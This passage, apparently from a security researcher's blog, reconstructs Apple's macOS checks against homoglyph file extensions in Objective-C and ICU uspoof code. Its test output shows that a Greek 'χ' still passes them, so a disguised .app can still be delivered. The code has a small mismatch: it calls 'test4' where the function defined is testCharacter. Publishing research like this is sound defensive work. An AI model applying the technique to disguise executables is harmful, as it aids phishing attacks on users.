Each variation is then used to determine if it corresponds to a currently registered extension within LaunchServices. In the above case, this would result in "pages" being matched and therefore the .app extension would be added.

Now this isn't perfect and appears to miss some areas, so Apple really threw the kitchen sink at this and also included ICU's uspoof_getSkeleton as a way of identifying further confusable options. Again we can recreate this functionality by updating our test case to:

```
typedef void* (*uspoof_open)(int *status);
typedef void* (*uspoof_close)(void *sc);
typedef void (*uspoof_setChecks)(void *sc, int32_t checks, int *status);
typedef UInt32 (*uspoof_getSkeleton) (const void *sc, uint32_t type, const
unsigned char *id, int32_t length, u_char * dest, int32_t destCapacity, int
*status);
```

```
bool testUSpoof(const unsigned char *input1, const unsigned char *input2) {

    char output1[1024];
    char output2[1024];
    int lenString1;
    int lenString2;
    int status = 0;

    uspoof_open uspoof_open_ptr;
    uspoof_getSkeleton uspoof_getSkeleton_ptr;
    uspoof_close uspoof_close_ptr;

    memset(output1, 0, sizeof(output1));
    memset(output2, 0, sizeof(output2));

    void *lib = dlopen("/usr/lib/libicucore.A.dylib", RTLD_LAZY);

    uspoof_open_ptr = (uspoof_open)dlsym(lib, "uspoof_open");
    uspoof_getSkeleton_ptr = (uspoof_getSkeleton)dlsym(lib,
"uspoof_getSkeleton");
    uspoof_close_ptr = (uspoof_close)dlsym(lib, "uspoof_close");

    void *engine = uspoof_open_ptr(&status);

    lenString1 = uspoof_getSkeleton_ptr(engine, 0, input1, -1, output1,
sizeof(output1), &status);
    lenString2 = uspoof_getSkeleton_ptr(engine, 0, input2, -1, output2,
sizeof(output2), &status);

    uspoof_close_ptr(engine);

    if (lenString1 == lenString2) {
        if (memcmp(output1, output2, lenString1) == 0) {
            return true;
        }
    }

    return false;
}
```

```
void testCharacter(NSString *extension, unichar lower, unichar upper) {
    NSMutableSet *extensionSet = [[NSMutableSet alloc] init];
    unichar input1[2];
    unichar input2[2];

    memset(input1, 0, sizeof(input1));
    memset(input2, 0, sizeof(input2));

    [extensionSet addObject:[extension stringByApplyingTransform:@"Lower" reverse:false]];
    [extensionSet addObject:[extension stringByApplyingTransform:@"Upper" reverse:false]];
    [extensionSet addObject:[extension stringByApplyingTransform:@"NFD; [[:Mn:]&[:Diacritic:]] Remove;
[:Latin:] Latin-ASCII; NFC" reverse:false]];
    [extensionSet addObject:[extension stringByApplyingTransform:@"NFD; [[:Mn:]&[:Diacritic:]] Remove;
[:Latin:] Latin-ASCII; NFC; Lower" reverse:false]];
    [extensionSet addObject:[extension stringByApplyingTransform:@"NFD; [[:Mn:]&[:Diacritic:]] Remove;
[:Latin:] Latin-ASCII; NFC; Upper" reverse:false]];

    for(NSString *item in extensionSet) {
        if ([item characterAtIndex:0] == lower || [item characterAtIndex:0] == upper) {
            NSLog(@"[%@] Match found in Apple's checks, not a viable candidate", extension);
            return;
        }

        *input1 = lower;
        *input2 = *(unichar*)[extension cStringUsingEncoding:NSUnicodeStringEncoding];

        if (testUSpoof((const unsigned char *)input1, (const unsigned char *)input2) == true) {
            NSLog(@"[%@] Match found in uspoof, not a viable candidate", extension);
            return;
        }

        *input1 = upper;

        if (testUSpoof((const unsigned char *)input1, (const unsigned char *)input2) == true) {
            NSLog(@"[%@] Match found in uspoof, not a viable candidate", extension);
            return;
        }
    }

    NSLog(@"--> Found a viable option: %@", extension);
}
```

```
void testCase(void) {

    NSRange r1;
    r1.length = 1;
    NSString *potentials = @"Xx𝖷 𝛸 𝖷 x 𝕏 x 𝖷 x ";

    for(int i=0; i < [potentials length]; i++) {
        r1.location = i;
        test4([potentials substringWithRange:r1], 'x', 'X');
    }
}
```

So surely Apple fixed the issue this time? Well, no.... While we can't just throw in any homoglyph anymore, there are a few interesting options which pass through each of these filters. For example, if we add a range of homoglyphs and test each against the above checks, we actually get a number of characters which still render fine:

```
[X] Match found in Apple's checks, not a viable candidate
[x] Match found in Apple's checks, not a viable candidate
[X] Match found in uspoof, not a viable candidate
--> Found a viable option: χ
[X] Match found in uspoof, not a viable candidate
[x] Match found in uspoof, not a viable candidate
[X] Match found in Apple's checks, not a viable candidate
[x] Match found in Apple's checks, not a viable candidate
[X] Match found in uspoof, not a viable candidate
[x] Match found in uspoof, not a viable candidate
```

And as expected, we can (somewhat creatively ;) add these to our extension to evade the filter:

I'll stop there for now (this is a small snapshot of the many other ways to bypass this filtering) as it's obvious that this is still a viable option for attackers looking to deliver a phishing payload to a victim. If this is updated again in the near future (or before my next Mac environment engagement)... we'll revisit.